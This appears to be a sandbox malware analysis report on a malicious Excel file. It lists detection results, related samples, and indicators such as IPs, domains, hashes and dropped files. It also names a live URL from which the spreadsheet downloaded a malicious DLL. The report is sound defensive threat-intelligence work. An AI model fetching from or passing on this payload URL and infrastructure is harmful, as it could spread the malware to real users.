|----------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Run name:                                          | Potential for more IOCs and behavior                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Number of analysed new started processes analysed: | 26                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Number of existing processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Number of injected processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Analysis Mode:                                     | default                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Detection:                                         | MAL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Classification:                                    | mal100.expl.evad.winXLS@5/9@1/1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| EGA Information:                                   | Failed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 7.8% (good quality ratio 5.2%)</li> <li>• Quality average: 64.3%</li> <li>• Quality standard deviation: 45.9%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .xls</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Warnings:                                          | <a href="#">Show All</a> <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): MpCmdRun.exe, audiogd.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe</li> <li>• TCP Packets have been reduced to 100</li> <li>• Excluded IPs from analysis (whitelisted): 104.43.193.48, 204.79.197.200, 13.107.21.200, 52.147.198.201, 52.255.188.83, 52.109.32.63, 52.109.12.23, 52.109.76.35, 20.50.102.62, 23.10.249.43, 23.10.249.26, 20.82.210.154, 23.54.113.104, 20.54.26.129, 23.54.113.53, 52.155.217.156</li> <li>• Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatic.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.aka dns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dsdp.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, skypedataprcoleus15.cloudapp.net, skypedataprcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net</li> <li>• Report size getting too big, too many NtCreateFile calls found.</li> </ul> |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                      |
|----------|-----------------|--------------------------------------------------|
| 07:16:31 | API Interceptor | 1x Sleep call for process: rundll32.exe modified |

### Joe Sandbox View / Context

#### IPs

| Match           | Associated Sample Name / URL                 | SHA 256                  | Detection | Link                   | Context                                                                              |
|-----------------|----------------------------------------------|--------------------------|-----------|------------------------|--------------------------------------------------------------------------------------|
| 192.232.249.186 | 1A8C92C-1A8C92C.xls                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>revolet-sa.com/files/countryelow.php</li></ul> |
|                 | SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>revolet-sa.com/files/countryelow.php</li></ul> |
|                 | SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>revolet-sa.com/files/countryelow.php</li></ul> |
|                 | SecuriteInfo.com.Heur.19090.xls              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>revolet-sa.com/files/countryelow.php</li></ul> |
|                 | SecuriteInfo.com.Heur.4923.xls               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>revolet-sa.com/files/countryelow.php</li></ul> |
|                 | SecuriteInfo.com.Heur.4923.xls               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>revolet-sa.com/files/countryelow.php</li></ul> |

#### Domains

| Match          | Associated Sample Name / URL                 | SHA 256                  | Detection | Link                   | Context                                                         |
|----------------|----------------------------------------------|--------------------------|-----------|------------------------|-----------------------------------------------------------------|
| revolet-sa.com | SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                | SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                | SecuriteInfo.com.Heur.19090.xls              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                | SecuriteInfo.com.Heur.4923.xls               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                | SecuriteInfo.com.Heur.4923.xls               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                | SecuriteInfo.com.Heur.4923.xls               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |

#### ASN

| Match               | Associated Sample Name / URL                 | SHA 256                  | Detection | Link                   | Context                                                         |
|---------------------|----------------------------------------------|--------------------------|-----------|------------------------|-----------------------------------------------------------------|
| UNIFIEDLAYER-AS-1US | 1A8C92C-1A8C92C.xls                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                     | SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                     | SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                     | SecuriteInfo.com.Heur.19090.xls              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.232.249.186</li></ul> |
|                     | SALM0BRU.exe                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.148.243</li></ul> |

| Match | Associated Sample Name / URL         | SHA 256  | Detection | Link   | Context            |
|-------|--------------------------------------|----------|-----------|--------|--------------------|
|       | Purchase Order.8000.scan.pdf...exe   | Get hash | malicious | Browse | • 162.241.14 8.243 |
|       | SecuriteInfo.com.Heur.4923.xls       | Get hash | malicious | Browse | • 192.232.24 9.186 |
|       | SecuriteInfo.com.Heur.4923.xls       | Get hash | malicious | Browse | • 192.232.24 9.186 |
|       | document-1251000362.xls              | Get hash | malicious | Browse | • 192.185.48.186   |
|       | document-1251000362.xls              | Get hash | malicious | Browse | • 192.185.48.186   |
|       | catalogue-41.xlsb                    | Get hash | malicious | Browse | • 108.167.18 0.111 |
|       | documents-1660683173.xls             | Get hash | malicious | Browse | • 192.185.56.250   |
|       | 06iKnPFk8Y.dll                       | Get hash | malicious | Browse | • 162.241.54.59    |
|       | 06iKnPFk8Y.dll                       | Get hash | malicious | Browse | • 162.241.54.59    |
|       | ddff.exe                             | Get hash | malicious | Browse | • 108.179.23 5.108 |
|       | PowerShell_Input.ps1                 | Get hash | malicious | Browse | • 162.241.61.203   |
|       | New PO#700-20-HDO410444RF217.pdf.exe | Get hash | malicious | Browse | • 192.185.12 2.118 |
|       | Purchase Order.9000.scan.pdf...exe   | Get hash | malicious | Browse | • 162.241.14 8.243 |
|       | document-1848152474.xls              | Get hash | malicious | Browse | • 192.185.48.186   |
|       | 7z7Q51Y8Xd.dll                       | Get hash | malicious | Browse | • 162.241.54.59    |

## JA3 Fingerprints

No context

## Dropped Files

| Match                                                                         | Associated Sample Name / URL                 | SHA 256  | Detection | Link   | Context |
|-------------------------------------------------------------------------------|----------------------------------------------|----------|-----------|--------|---------|
| C:\Users\user\sdbybsd.fds                                                     | 1A8C92C-1A8C92C.xls                          | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls  | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Heur.19090.xls              | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Heur.4923.xls               | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Heur.4923.xls               | Get hash | malicious | Browse |         |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90kG1a[1].fbx | 1A8C92C-1A8C92C.xls                          | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls  | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Heur.19090.xls              | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Heur.4923.xls               | Get hash | malicious | Browse |         |
|                                                                               | SecuriteInfo.com.Heur.4923.xls               | Get hash | malicious | Browse |         |

## Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6F379DB0-8208-423C-95BB-BA2BAE193C4D |                                                                                                                                |
|--------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                                                                   | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                     |
| File Type:                                                                                                                                 | XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators                                         |
| Category:                                                                                                                                  | dropped                                                                                                                        |
| Size (bytes):                                                                                                                              | 133170                                                                                                                         |
| Entropy (8bit):                                                                                                                            | 5.370997614451883                                                                                                              |
| Encrypted:                                                                                                                                 | false                                                                                                                          |
| SSDEEP:                                                                                                                                    | 1536:ucQleNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOiiXNErLdME9:+VQ9DQW+zTXij                                                           |
| MD5:                                                                                                                                       | 69B7B557A30FF5267432F129721DB336                                                                                               |
| SHA1:                                                                                                                                      | A798F7F1F92A83B6EEEDD41150DA5E1E70055384                                                                                       |
| SHA-256:                                                                                                                                   | 05BCC30642B392BBBAD488D67609D6AA50559F951964D24BA366A4ACA1A1F6B0                                                               |
| SHA-512:                                                                                                                                   | 63D033BE8B874EC9EA9AFA89E4B167F60E79943619D731990A4D49C27AFFC9E770C6C0D5FCECDD4E5517CA16C033AA11A910E031A8C22183CC43E2EA8CD7A6 |
| Malicious:                                                                                                                                 | false                                                                                                                          |
| Reputation:                                                                                                                                | low                                                                                                                            |

|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | <?xml version="1.0" encoding="utf-8"?>.. <o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-07T05:16:22">.. Build: 16.0.13925.30526->.. <o:default>.. <o:ticket o:headerName="Authorization" o:HeaderValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:rl>https://irr.office.microsoft.com/research/query.asmx</o:rl>.. </o:service>.. <o:service o:name="ORedir">.. <o:rl>https://o15.officeredir.microsoft.com/r</o:rl>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:rl>https://o15.officeredir.microsoft.com/r</o:rl>.. </o:service>.. <o:service o:name="CIViewClientHelpId">.. <o:rl>https://[MAX.BaseHost]/client/results</o:rl>.. </o:service>.. <o:service o:name="CIViewClientHome">.. <o:rl>https://[MAX.BaseHost]/client/results</o:rl>.. </o:service>.. <o:service o:name="CIViewClientTemplate">.. <o:rl>https://ocsa.office.microsoft.com/client/15/help/template</o:rl>.. </o:service>.. <o: |
|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

|                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|----------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90lk9G1a[1].fbx</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Process:                                                                               | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File Type:                                                                             | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Category:                                                                              | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                                                                          | 688241                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                        | 7.064532901692121                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Encrypted:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SSDEEP:                                                                                | 12288:9SelHkInAPLJNfQPJt7TQJK7FvEVxw0xxteW:AklUjfQHDezxxtx                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                   | 7DF0611CD75FA4C02B29070728C37247                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA1:                                                                                  | 1095F8922D93458EFBC97612D8A5DEA8DB8325A5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-256:                                                                               | AC17E1F54B9F800D874E1D012E541FC037BD1A31EE3E8F631A454F2D1DE6ADA1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-512:                                                                               | 167B19FE1154C3988A546F9626CD8918363EAB58D5BB49106000EF4E6E9AC0174A04B7341A67BF85CA1F9AB40C409F878C4AFA07BE941FEAAD7AFA996A4EA59                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Malicious:                                                                             | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Antivirus:                                                                             | <ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 5%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 2%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Joe Sandbox View:                                                                      | <ul style="list-style-type: none"> <li>Filename: 1A8C92C-1A8C92C.xls, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: SecuriteInfo.com.Heur.19090.xls, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, <a href="#">Browse</a></li> <li>Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, <a href="#">Browse</a></li> </ul> |
| Reputation:                                                                            | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| IE Cache URL:                                                                          | <a href="http://revolet-sa.com/files/countryellow.php">http://revolet-sa.com/files/countryellow.php</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:                                                                               | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.O.N.....1.....1.....i/.92....R1.!..R1.+...(....R1<br>....Rich.....PE..L...KI`.....!.....@.....>8.....@a..S.....@.....`..d^.....<br>.....text..6u.....`rdata.....@..@.data.....p..@..p.....@..idata..1.....@.....@....rsrc.....@.....<br>..@..@.reloc..e..`..p.....@..B.....<br>.....                                                                                                                                                                                                                                                                                                        |

|                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|---------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\ID3820000</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Process:                                          | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                        | data                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Category:                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):                                     | 67889                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):                                   | 7.879517466631129                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Encrypted:                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                           | 1536:Ao0cKtWGH5BAeWvi4qfaGlMVGolahadHTU6hryF70Tmz:l0cRKrW2fAi/yg2sTUyF70Tmz                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                              | E6D93F3D603B2068EB5EAC221C0FEFBF                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                             | FFFAAEC1EB7D812716C42913BA9DE133E4BB9618                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-256:                                          | 0A38B736850161D8D00927E77658D74DB245F7C069AB5BE238A27CF3041B9971                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-512:                                          | 5FB002BB49E65B58823070D94ED0FE37A087EFFFE544855CB8AD91471B96AC0C0FD63E94582990B360DF29B784739F435F745BFA6C2C27F355F6D3DF618FAB8                                                                                                                                                                                                                                                                                                   |
| Malicious:                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Reputation:                                       | low                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:                                          | .U.n.0..G.."....BMw1.%Lb<..).D..loK.c7....V-\$N...89^..Z..CgM....+..+;....o.gV..F..k....V..-..CAh.j..p.D..Be..i.....5.....D4.....^8.f..n]..Y..>....\$./..4..o@....D..4.M.r.Q.2..m.....4.:K..6.w.[.;hJ{....[\$.:..TUh.c.Ax{c.^!.Ag..Q.....\..J+4mm..G..L.*%.....F.....\s.e..CU.Q./U..O.F.....O.....?..r....M..K..S....u..ft.(q.R_9s.G.).cn.u..x..]:"B..;{.T....w..!"QNh..]..~.....PK.....!..r.....[Content_Types].xml ...<br>..... |

|                                                                                                                                                                                |                                                               |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a</b> |                                                               |
| Process:                                                                                                                                                                       | C:\Windows\SysWOW64\rundll32.exe                              |
| File Type:                                                                                                                                                                     | data                                                          |
| Category:                                                                                                                                                                      | dropped                                                       |
| Size (bytes):                                                                                                                                                                  | 2187                                                          |
| Entropy (8bit):                                                                                                                                                                | 6.997909904626458                                             |
| Encrypted:                                                                                                                                                                     | false                                                         |
| SSDEEP:                                                                                                                                                                        | 48:39Ab6US8SaM2qtXJP2xAb6UCuXPC861VmE6/hB:Wb6h5JPpb6vePajmVhB |
| MD5:                                                                                                                                                                           | 7D56395FC82341190F5FB25308DAC635                              |
| SHA1:                                                                                                                                                                          | 8DD48A3EBF7CEE221210A628C0317E8799BA5804                      |

|                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                                                                                                                                                | 9124786FDDBA09FD3A66D05E00688DE91AE5A004B226AAFB73413CFA5599F2C6C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                                                                                                                                                | 916B0B9CD0BA30DA56600314F03265B9AD388BD455BC0480A3FE94005E292BD1A74ABB3FD744D9446F46DC16DC4A083BFFF18308C1784EF49C2EAF86F4032D53                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                                                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Reputation:                                                                                                                                                             | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Preview:                                                                                                                                                                | .....user.....\.....user.....RSA1H.....?.....}..h0...B~k..!R.. <hn:d..tw...5g.n.xlu5..tl..q5e.. (b.nfw.[k7...j].wj..xp....."g.g.....lg..@..k.....&gt;ds..b.f..{d..m]..e.....e.s.='^t..M.....Z....{m0..O..R.YsU_..{...}...6.Y..1.;T..@.."1t&lt;7...4.;&amp;&lt;.pO&gt;;W..' ....&amp;ev&amp;.h.....c.r.y.p.t.o.a.p.i..p.r.i.v.a.t.e..k.e.y...f...8.;c.dc...m_&gt;aw.8.".....?.....+...b.j..o]r.w.e..m..l_.fh.d..kj..4.v(.....;q..)....q...l..p..*="" .....z.o..="" .....z.o.....&amp;ev&amp;.h.....e.x.p.o.r.t..f.l.a.g..f.....="xy..i.?..[ZD.B..w28..p?.....&lt;/td" ....eg`^;....g!w.).....y@..q.xan..kk..!&gt;..db(.....y..t`..;:@.e.tq..4="..&lt;..u..@.....IA[...~..ft..8...=E....'..M.....L..j..8.....W?V.." {..@..s..2..9.c.a..^@...!!..l.z....sj..gs.....f=""></hn:d..tw...5g.n.xlu5..tl..q5e..> |

|                                                                           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|---------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1A8C92C-1A8C92C.LNK |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Process:                                                                  | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| File Type:                                                                | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:26:59 2020, mtime=Wed Apr 7 13:16:27 2021, atime=Wed Apr 7 13:16:27 2021, length=95232, window=hide                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
